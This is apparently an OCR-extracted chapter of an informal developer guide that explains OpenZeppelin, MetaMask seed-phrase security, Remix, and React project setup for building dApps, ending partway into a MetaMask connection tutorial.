7 Openzeppelin

They are a company providing libraries to **standardize smart contracts**, like in the first years people used to standardize protocols. It's the only way to go for a more secure world, and less hacks. All contracts are published on github and can be seen by everyone, and are audited periodically. They make money by auditing the code produced by other companies.

8 Metamask

It's a common wallet used to manage crypto accounts and transfers, even though it's not that secure. I wouldn't use it to store real money, but it's necessary to transfer some test money and deploy smart contracts on testnets. It's often used as a 'warm wallet' containing small amounts of money, that can potentially be hacked without loosing your entire life's savings. 'Cold wallets' are for most of the time disconnected from the Internet, and used to transfer money from/to exchanges or other wallets in general. Another more secure type of wallet is the 'multi signature' wallet, in this case you need to provide multiple private keys to perform a transaction, of course these keys should be stored in different places and kep secure, and not be lost. Brute forcing private keys is considered hard if not feasible at all, that's the security behind cryptocurrencies in general and Bitcoin too. Some examples of **multi-sig wallets** are the following:

1. Armory
2. BitGo
3. Coinbase
4. CoPay
5. Electrum
6. **Gnosis Safe**

Ledger and Trezor are **cold wallets** instead, making your life (intentionally) much more difficult to transfer money.

8.1 MetaMask: a different model of account security

Public blockchain technology uses a very different set of tools to secure user accounts, compared to traditional online technologies. Most of us are used to creating an account with an app, or service, or what have you, and being able to, for example, write to Customer Support to reset our password, or username; we're used to the app keeping our data, presumably on some sort of computer that belongs to the company. Well... MetaMask **doesn't work like that**. MetaMask has three different types of secret that are used in different ways to keep your wallet, and your accounts, private and safe: **The Secret Recovery Phrase**, the password, and private keys. We'll walk you through these secrets one at a time.

8.1.1 Intro to Secret Recovery Phrases

One of the key (you'll see what I did there) technologies underlying MetaMask, and in fact, most user account-related tools in the crypto space is that of a *seed phrase*, or as it's referred to in MetaMask, your ***Secret Recovery Phrase***.

First, the technical explanation: Seed phrases as we know them today were codified for usage in Bitcoin, according to a standard referred to as Bitcoin Improvement Proposal 39, or BIP-39. In simple terms, a series of words are selected with a high level of randomness from a specific list of words. In MetaMask and many other Ethereum-compatible technologies, there are 12 words in a seed phrase. Some older seeds generated by the Brave browser, and some hardware wallets, use 24-word phrases. Each one of these words corresponds to a series of numbers, and when placed in **a specific order**, represent a much more user-friendly way to remember a very, very long number. That number is the private key to your accounts. (...now you see what I did there?).

8.1.2 There are a number of important features to note here:

- The **Secret Recovery Phrase is the key to the wallet**. If someone has the key, they have complete access to the wallet. **MetaMask does not keep the keys: you are the custodian of your wallet.** MetaMask will **never** ask for your Secret Recovery Phrase, even in a customer support scenario. If someone does ask for it, they are likely trying to scam you or steal your funds.

- Your secret recovery phrase is **used locally to derive private keys**, one per account/address. **Accounts are stored on the blockchain, and these private keys unlock those accounts.**
- **If you uninstall the app**, or the extension, then the local version of the data is gone (the notable exception being the vault), but any transactions you performed with that local version of MetaMask will have been recorded on the blockchain. Therefore, the transactions should be reflected both on a block explorer, and in another instance of MetaMask, so long as you restore using the same Secret Recovery Phrase (**with the words in the same order**). This means that so long as you have your Secret Recovery Phrase, you will always be able to uninstall MetaMask and restore your wallet.
- **Within your wallet, you can have a very large number of separate accounts.** When MetaMask creates or restores your wallet from the Secret Recovery Phrase, it initially produces only the first account. However, any additional accounts you create can be re-created in a future instance of MetaMask; **as the wallet is *deterministic*, it will always re-create the same accounts, in the same order. For more on this issue, see the FAQs below.**
- **It is possible to import accounts from other Ethereum-compatible technologies into a MetaMask wallet.** In order to do so, the *private key* of that specific account is used. However, **this account will not be automatically restored by MetaMask in another instance; you will have to manually re-add it**. Therefore, if you have manually imported accounts, **make note of their private keys, in the same way you did your seed phrase**, in order to be able to re-import them in the future.

8.1.3 MetaMask Secret Recovery Phrase: DOs and DON'Ts

DO	DON'T
Write down your Secret Recovery Phrase somewhere safe	Keep it in an easily discovered location; e.g. in a cloud-saved document or email titled "Seed Phrase"; on a post-it note stuck to your computer
Double-check your spelling and that you wrote down every word in the same order they were given	Change the order of the words
Reach out to MetaMask for customer assistance when needed	Provide your seed phrase to anyone, even if they say they're from customer service

9 Remix

It has a local virtual machine to test smart contracts, can connect to other external blockchains, installing an extension could save files outside those of the browser. It's something you can play with, but not for a professional use. Moreover, many operations are still manual and you would waste a lot of time changing and debugging a smart contract, re-compiling it, re-deploying it and so on. Anyway, for people who want to play with it, just to start writing simple smart contracts, it's the best tool because it's already there and you don't have to install anything.

10 Frontend interfaces

You can have and use many different languages to build your UI/UX, even though the most commons are for sure Javascript and Typescript (same syntax of Javascript, but with strong Typing). **React** is a Javascript library that was created by Facebook, and is focused on providing graphical User Interfaces. As we have already explained in the beginning of this document, there are people who build their entire career as 'frontend developers' because it's a wide area that requires experience of **months or years** of programming. Beware about it, if you'll ever need to hire someone, or put up a whole development group: don't search for white unicorn, they don't exist. And those few, want to be paid. A LOT. They are usually **monks** that do not have

Youtube channels, do not pass the whole day posting stuff on LinkedIn, tweeting, instagramming their unbelievable achievements.
Given the fact that most frontend developers use Javascript or similar languages and libraries (Typescript, React), some tools to interact with blockchains became popular too:

- web3.js
- ether.js

... and will be covered later in this chapter. This guide doesn't want to be a comprehensive one (we would need many books to really cover everything), but hopefully will provide useful resources and examples to have a 360 degrees idea of the whole process and tech stuff involved in building a Dapp (web3.0 decentralized application).
Let's be honest: if you are interested by technologies, there is not much to learn here. Far away to say the UI/UX is not fundamental on every internet site nowadays, you'll loose your customers if you don't put enough efforts on it.
But the short long story is that you will import already defined 'containers', and describe their aspect, depending on events that happen on the screen (for example 'Mouse over', 'double click', ...). Every event can trigger a certain action and launch, for example, the Metamask external application.

If you use React with **Tailwind CSS**, your pages will look something like this:

```
import React, { useState } from "react";
import { Transition } from "@headlessui/react";

function Nav() {
  const [isOpen, setIsOpen] = useState(false);
  return (
    <div>
      <nav className="bg-gray-800">
        <div className="max-w-7xl mx-auto px-4 sm:px-6 lg:px-8">
          <div className="flex items-center justify-between h-16">
            <div className="flex items-center">
              <div className="flex-shrink-0">
                <img className="h-8 w-32" alt="Workflow" />
              </div>
              <div className="hidden md:block">
                <div className="space-x-4">
...
```

So you will spend your time to align something in the proper way, change the icon, change the fading colors settings and so on. That's really not for me (as you can see from the below framework I wrote 14 years ago, really ugly from a style point of view), you won't find a complete tutorial here, I couldn't do it.

https://github.com/ricky-andre/Cisco-Config-Surfer-Parser

In case you are interested in going deeper, this a written on-line guide:
https://ibaslogic.com/react-tutorial-for-beginners/
... and this is a 12 hours long video from freecodecamp:
https://www.youtube.com/watch?v=bMknfKXIFA8

Did I convince you that it's not that easy ? if not, here's the content index of the above video. As usual, you don't really need to know everything if you just wanna write dApps, but this is just to let you understand that behind every technology there's a whole world. Only HR guys pretend not to know it.

```
0:00 Introduction
```

5:27 What we'll learn
7:03 Fun facts about react link: https://www.figma.com/file/xA1rJVQOor...
9:08 First react
https://reactjs.org/docs/cdn-links.html
17:13 First React Practice
19:04 Local Setup (the quick way)
21:03 Why React?
30:38 JSX
40:19 Goodbye, CDNs!
44:27 Thought Experiment
49:57 Project 1 Part 1 - MarkUp
57:44 Pop Quiz!
59:55 Components
1:33:07 Setup a local React environment w/ Create React App
1:33:53 Babel, Bundler, Build
1:34:47 Create React app: https://create-react-app.dev/
1:35:56 How to install Node.js
1:36:06 Use nvm or nvm-windows
1:36:33 How to install Node.js
1:41:30 Styles and images with CRA
https://create-react-app.dev/docs/add...
https://create-react-app.dev/docs/usi...
1:46:03 Quick Mental Outline of Project
1:50:00 Quick Figma Walkthrough
https://www.youtube.com/watch?v=ybc2g...
1:51:43 Project Setup
https://www.figma.com/file/xA1rJVQOor...
1:59:00 Navbar and Styling
2:06:18 Main Section
2:14:04 Color The Bullets
2:16:30 Add Background Logo
2:20:50 Section 1 Solo Project
2:22:23 Digital Business Card https://scrimba.com/links/figma-digit...
2:24:05 Share your work https://scrimba.com/links/solo-projec...
https://scrimba.com/links/discord-i-b...
2:24:45 Section 1 Recap
https://scrimba.com/links/discord-tod...

Build an AirBnb Experiences Clone
2:27:26 Section intro & Figma File
https://scrimba.com/links/figma-airbn...
2:31:40 Project Setup: NavBar & Hero
2:43:11 Project Card Component
2:50:32 Problem - Not Reusable
2:52:29 Props
3:18:42 Prop Quiz (Get it?)
3:23:10 Destructuring Props
3:27:05 Props practice
3:36:12 Passing in non-string Props
3:40:11 Project: Pass props to component
3:47:08 Review - Array.map()
3:55:37 React render array
4:00:10 Mapping Components
4:04:46 Map Quiz
4:08:26 Loading Images from .map()
4:10:02 Projects
4:32:34 Spread objects as props
4:36:30 Section 2 solo project
4:37:14 Travel journal: https://scrimba.com/links/figma-trave...
4:39:24 Share your work
4:39:52 Section 2 recap

Build a Meme Generator
4:41:37 Section into and figma file
https://scrimba.com/links/figma-meme-...
4:45:48 Meme Generator: Header & Form
4:57:13 Project Analysis
4:58:20 Event Listeners
5:04:31 Project: Get random meme
5:10:15 Our current conundrum

```
5:18:26 Props vs. State
5:32:13 useState
5:37:57 Changing State
5:41:03 useState - Counter Practice
5:45:51 useState - Changing state with a callback Function
5:51:12 hanging State Quiz!
5:53:44 Project: Ass images to the meme generator
5:56:43 Challenge: Ternary Practice & flipping State back and forth
6:06:37 Complex State
6:27:46 Project: Refactor State
6:31:59 Passing state as props
6:37:54 Setting state from child components
6:44:25 Passing data around
6:50:53 Boxes Challenge
7:28:46 Conditional Rendering
7:48:49 React forms intro
7:52:17 Watch for input changes in React
7:56:49 Form inputs practice
7:59:13 Forms state object
8:07:18 Controlled inputs
8:11:35 Forms in React
8:47:04 Project: add text to image
8:51:05 Making API Calls
8:55:08 Intro to useEffect
https://reactjs.org/docs/hooks-effect...
9:00:54 useEffect()
9:42:46 Project:get memes from API
9:33:00 State and Effect Practices
9:40:05 useEffect cleanup function
9:46:00 Using an sync function inside useEffect
9:49:14 Section3 recap

Build a Notes app and Tenzies Game
9:51:34 Section 4 Intro
https://scrimba.com/links/figma-react...
https://scrimba.com/links/figma-tenzi...
9:54:09 Warm-up:Add Dark/Light modes to ReactFacts Site
10:00:50 Notes App Intro
10:10:47 Notes App Development
10:44:17 Tenzies Project Intro
https://scrimba.com/links/figma-tenzi...
10:45:38 Tenzies Setup & Game Development
11:24:35 Hold dice part 3
11:28:39 End game
https://github.com/alampros/react-con...
11:40:31 Tenzies: New Game & Extra Credit ideas
11:44:15 Section 4 Solo Project
11:45:53 quiz https://scrimba.com/links/figma-quizz...
11:47:26 OTDB API  https://opentdb.com/api_config.php
Check out the class components crash course: https://scrimba.com/playlist/pBpayAz
11:49:32 Congrats on completing Module 1!
```

10.1 Creating a React project and directory structure

To create a react project you can use the following command:

```
create-react-app <my project>
.
```

The following directories will be created:

```
1 ├── README.md
2 ├── node_modules
3 ├── package.json
4 ├── .gitignore
5 ├── build
6 ├── public
7 │   ├── favicon.ico
```

```
8 │   ├── index.html
9 │   └── manifest.json
10└── src
11    ├── App.css
12    ├── App.js
13    ├── App.test.js
14    ├── index.css
15    ├── index.js
16    ├── logo.svg
17    └── serviceWorker.js
```

build represents the path to our final production build. This folder would actually be created after we run the npm build.
We can see all the "**dependencies**" and "**devDependencies**" required by our React app in node_modules. These are as specified or seen in our **package.json** file.
Our **static files** are located in the **public** directory. Files in this directory will retain the same name when deployed to production. Thus, they can be cached at the client-side and improve the overall download times.
All of the **dynamic components** will be located in the **src**. To ensure that, at the client side, only the most recent version is downloaded and not the cached copy, Webpack will generally have the updated files a unique file name in the final build. Thus, we can use simple file names e.g. header.png, instead of using header-2019-01-01.png. Webpack would take care of renaming header.png to header.dynamic-hash.png. This unique hash would get updated only when our header.png would change. We can also see files like App.js which is kind of our main JS component and the corresponding styles go in App.css. In case, we want to add any unit tests, we can use the App.test.js for that. Also, **index.js** is the **entry point for our App** and it triggers the registerServiceWorker.js. As a side-note, we mostly add a 'components' directory here to add new components and their associated files, as that improves the organization of our structure.

The **overall configuration** for the React project is outlined in the **package.json**. Below is what that looks like:

```
1{
2        "name": "my-sample-app",
3        "version": "0.0.1",
4        "private": true,
5        "dependencies": {
6        "react": "^16.5.2",
7            "react-dom": "^16.5.2",
8        },
9        "devDependencies": {
10           "react-scripts": "1.0.7"
11       },
12       "scripts": {
13           "start": "react-scripts start",
14           "build": "react-scripts build",
15           "test": "react-scripts test --env=jsdom",
16           "eject": "react-scripts eject"
17       }
18}
```

We can see the following attributes:

- name - Represents the app name which was passed to create-react-app.
- version - Shows the current version.
- dependencies - List of all the required modules/versions for our app. By default, npm would install the most recent major version.
- devDependencies - Lists all the modules/versions for running the app in a development environment.
- scripts - List of all the aliases that can be used to access react-scripts commands in an efficient manner. For example, if we run npm build in the command line, it would run "react-scripts build" internally.

The dependencies which are shared by our application can go to the assets directory. These can include mixins, images, etc. Thus, they would represent a single location for files external to our main project itself. We also need to have a utilities folder. This would contain a list of helper functions used globally across the app. We can add common logic to this utilities folder and import that wherever we want to use it. While the naming can vary slightly, the standard naming conventions are seen include helpers, utils, utilities, etc.
With that, our structure would now looks something like below:

```
my-sample-app
├── build
├── node_modules
├── public
│   ├── favicon.ico
│   ├── index.html
│   └── manifest.json
├── src
│   ├── assets
│   │   └──images
│   │      └── logo.svg
│   ├── components
│   │   └── app
│   │       ├── App.css
│   │       ├── App.js
│   │       └── App.test.js
│   ├── utilities
│   ├── Index.css
│   ├── Index.js
│   └── service-worker.js
├── .gitignore
├── package.json
└── README.md
```

manifest.json This file is used to describe our app e.g. On mobile phones, if a shortcut is added to the home screen. Below is how that would look like:

```
{
  "short_name": "My Sample React App",
  "name": "My Create React App Sample",
  "icons": [
    {
      "src": "favicon.ico",
      "sizes": "64x64 32x32 24x24 16x16",
      "type": "image/x-icon"
    }
  ],
  "start_url": ".",
  "display": "standalone",
  "theme_color": "#efefef",
  "background_color": "#000000"
}
```

When our web app is added to user's home screen, it is this metadata which determines the icon, theme colors, names, etc.

10.2 React with Vite

There is another and more simple way to create a react project:

https://www.youtube.com/watch?v=Wn_Kb3MR_cU&t=446s

```
npm init vite@latest
```

You will be prompted for the following information:

```
Project name:    <project name> (can be ./ if you're already in the right folder)
Package name:    <package name>
```

```
Framework:       react

! in general, this command must be run inside the root directory of the project
! to locally install all project's dependencies, which can be easily 150-300MB of data.
! You start probably understanding the advantages of using dockers and containers for
! software developers.
npm install
npm run dev
```

The last command will start a browser listening on port 3000. **Tailwindcss** is another tool to build UI without having to write CSS (Cascaded Style Sheet).

```
npm install -D tailwindcss postcss autoprefixer
npx tailwindcss init -p

! after having copied some stuff locally
npm run start
npm run dev
```

Documentation can be found here:
https://tailwindcss.com/docs/display#flex
... the previous picture was about the 'w-full' feature.

10.3 Component Directory

The component directory structure is the most important thing in any React app. While components can reside in src/components/my-component-name, it is recommended to have an **index.js** inside that directory. Thus, whenever someone imports the component using src/components/my-component-name, instead of importing the directory, this would actually import the index.js file.
Also component involves many files, including stateless and stateful containers, SASS files, utilities shared within that component, and even child components.
Thus, our component directory structure would look something like below:

```
1 my-sample-app
2 └── src
```

```
3        └── components
4        └── my-component-name
5                        ├── my-component-name.css
6            ├── my-component-name.scss
7            ├── my-component-name-container.js
8            ├── my-component-name-redux.js
9            ├── my-component-name-styles.js
10           ├── my-component-name-view.js
11           └── index.js
```

My-component-name.css represents the CSS file imported by our stateless view Component. My-component-name.scss is the SASS file imported by our stateless view Component. My-component-name-container.js would contain the business logic as well as state management. My-component-name-redux.js would include mapStateToProps, mapDispatchToProps and connect functionality provided by Redux. My-component-name-styles.js would represent our JSS (e.g. storing Material UI styles). My-component-name-view.js would mostly be a pure functional Component index.js is the entry point for importing our Component.

10.4 Unit Tests

For unit tests, we would follow the same principle of grouping all our related files. Thus, we can add them within the components directory we have as shown below;

```
1my-sample-app
2└── src
3    └── components
4        └── my-component-name
5            ├── my-component-name-container.js
6            ├── my-component-name-container.test.js
7            ├── my-component-name-redux.js
8            ├── my-component-name-redux.test.js
```

Beware that testing is NOT an option, in general but especially on blockchains. Almost always there are real money that can be stolen if things are not properly done, thus automatic and EXTENSIVE testing is fundamental and not an option.

10.5 Index Page

Let's also have a look inside the index.js as well as the index.html page which gets generated.
Below is how our index.js file looks;

```
1 import React from 'react';
2 import ReactDOM from 'react-dom';
3 import './index.css';
4 import App from './App';
5 import registerServiceWorker from './registerServiceWorker';
6
7 ReactDOM.render(<App />, document.getElementById('root'));
8 registerServiceWorker();
```

Below is the html page;

```
1<!DOCTYPE html>
2<html lang="en">
3  <head>
4    <meta charset="utf-8" />
5    <link rel="shortcut icon" href="%PUBLIC_URL%/favicon.ico" />
6    <meta
7      name="viewport"
8      content="width=device-width, initial-scale=1, shrink-to-fit=no"
9    />
10    <meta name="theme-color" content="#000000" />
11    <!--
12      manifest.json provides metadata used when your web app is installed on a
13                              user's      mobile      device      or      desktop.      See
https://developers.google.com/web/fundamentals/web-app-manifest/
14    -->
```

```
    <link rel="manifest" href="%PUBLIC_URL%/manifest.json" />
    <!--
      Notice the use of %PUBLIC_URL% in the tags above.
      It will be replaced with the URL of the `public` folder during the build.
      Only files inside the `public` folder can be referenced from the HTML.

      Unlike "/favicon.ico" or "favicon.ico", "%PUBLIC_URL%/favicon.ico" will
      work correctly both with client-side routing and a non-root public URL.
      Learn how to configure a non-root public URL by running `npm run build`.
    -->
    <title>React App</title>
  </head>
  <body>
    <noscript>You need to enable JavaScript to run this app.</noscript>
    <div id="root"></div>
    <!--
      This HTML file is a template.
      If you open it directly in the browser, you will see an empty page.

      You can add webfonts, meta tags, or analytics to this file.
      The build step will place the bundled scripts into the <body> tag.

      To begin the development, run `npm start` or `yarn start`.
      To create a production bundle, use `npm run build` or `yarn build`.
    -->
  </body>
</html>
```

As we can see, that it is a very basic HTML page with a few meta tags and some link elements. Also, we can see that there is an empty div element which is added with id "root". We can always update that to something else, like "content", as well as add any additional CSS or external JS libraries e.g. say we want to add Bootstrap library to our project. To do that, we can directly add a CDN reference to our index.html, as shown below:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <link rel="shortcut icon" href="%PUBLIC_URL%/favicon.ico" />
    <meta
      name="viewport"
      content="width=device-width, initial-scale=1, shrink-to-fit=no"
    />
    <meta name="theme-color" content="#000000" />
    <!--
      manifest.json provides metadata used when your web app is installed on a
                                user's     mobile     device     or     desktop.     See
https://developers.google.com/web/fundamentals/web-app-manifest/
    -->
    <link rel="manifest" href="%PUBLIC_URL%/manifest.json" />
    <!--
      Notice the use of %PUBLIC_URL% in the tags above.
      It will be replaced with the URL of the `public` folder during the build.
      Only files inside the `public` folder can be referenced from the HTML.

      Unlike "/favicon.ico" or "favicon.ico", "%PUBLIC_URL%/favicon.ico" will
      work correctly both with client-side routing and a non-root public URL.
      Learn how to configure a non-root public URL by running `npm run build`.
    -->
    <title>React App</title>
  </head>
  <body>
    <noscript>You need to enable JavaScript to run this app.</noscript>
    <div id="content"></div>
    <!--
      This HTML file is a template.
      If you open it directly in the browser, you will see an empty page.

```

```
34      You can add webfonts, meta tags, or analytics to this file.
35      The build step will place the bundled scripts into the <body> tag.
36
37      To begin the development, run `npm start` or `yarn start`.
38      To create a production bundle, use `npm run build` or `yarn build`.
39    -->
40      <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
41                                                                    <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
42
43                    <script     src="https://code.jquery.com/jquery-3.2.1.slim.min.js"
crossorigin="anonymous"></script>
44                                                                    <script
src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.11.0/umd/popper.min.js"
crossorigin="anonymous"></script>
45                     <script     src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-
beta/js/bootstrap.min.js" crossorigin="anonymous"></script>
46  </body>
47</html>
```

Since we changed the default container element Id to "content", we also have to update the same in our index.js as shown below:

```
1 import React from 'react';
2 import ReactDOM from 'react-dom';
3 import './index.css';
4 import App from './App';
5 import registerServiceWorker from './registerServiceWorker';
6
7 ReactDOM.render(<App />, document.getElementById('content'));
8 registerServiceWorker();
```

The other way of adding the bootstrap library (say we want to use it only within a specific component) is to use npm to install the library and then add the import as shown below:

```
npm install --save bootstrap
import '../node_modules/bootstrap/dist/css/bootstrap.min.css';
import 'bootstrap/dist/css/bootstrap.min.css';
```

10.6 Ejecting

Let's say that, after you generated the project using create-react-app, you want to do some additional customization. Ejecting would allow you to do that.
Following command can be run to eject from create-react-app:

```
npm eject
```

Ejecting would mean that all the configuration gets exposed to us and we would be responsible for maintaining all the configuration from that point onward.
Thus, it essentially allows us more control over the project. It is important to remember that this is a on-way command i.e. we cannot go back once we eject.

10.7 Building, debugging, running the project

The following command will download and install all project dependencies and libraries that have been listed in the **package.json** file.

```
yarn install
```

The following command will locally start a web server listening on port 3000, you need to be in the main directory to launch this command, usually ‘src’.

```
yarn start
```

To create a production build use the following command:

```
yarn bild
```

10.8 Connecting Metamask Wallet

There are a few tutorials on the web, some of them providing github content. You clone them, install those 150MB of libraries, launch them, and they don't work. Probably it's to show they did 'something', nobody's gonna really check if it works or not.


https://medium.com/coinmonks/connecting-to-metamask-react-js-custom-hook-state-management-2f1f3203f509

Let's first start by creating a new app with React. I'm using `npx create-react-app` . I am also using VS Code for this tutorial as well just to note.

```
npx create-react-app react-metamask-medium && cd react-metamask && code .
```

Ok, good to go! You should have a simple react application, and if you open up **App.js** it should look like this:


Let's do a little cleaning and remove everything we don't need. I am going to remove everything in between `<header></header>` and place my new content in there. I am going to be using the existing CSS to center and drop the new content:



Now let's add a few package to drop in some buttons for the content. I am also going to add a MetaMask logo and hand wave svg, here is the link to download if you're interested: metamask.svg. hand.svg

`yarn add react-bootstrap bootstrap@5.1.3`

Let's add `import 'bootstrap/dist/css/bootstrap.min.css'` to our **index.js** file and also remove some extra code. Your index.js should look like this:




Now let's add the buttons to the app so we can connect to MetaMask.

Now we need to create a Custom Hook that we can use to call connect and disconnect on these buttons. This custom hook will also keep track of the state of our app and dish out any data we need such as **account info** or **balance**.

We should create a folder called **hooks** and drop in **useMetaMask.js** for the custom hook, so our folder structure looks like this: **src/hooks/useMetaMask.js**

To keep track of the State of this hook throughout the entire app's lifecycle, we'll have to utilize React's **createContext**

This is a bit much to break down, but for a simple boiler plate that we will fill, please see the following code:



For this component we are going to need the following from React, **useState, useEffect, useMemo, and useCallback**

We are also going to need to use `@web3-react/core`'s **useWeb3React** hook as well as create a new component called **injected.** This injected component will utilize web3-react/injected-connector to connect supported chain's to the app and MetaMask. Let's run the following:

```
yarn add @web3-react/injected-connector @web3-react/core
```

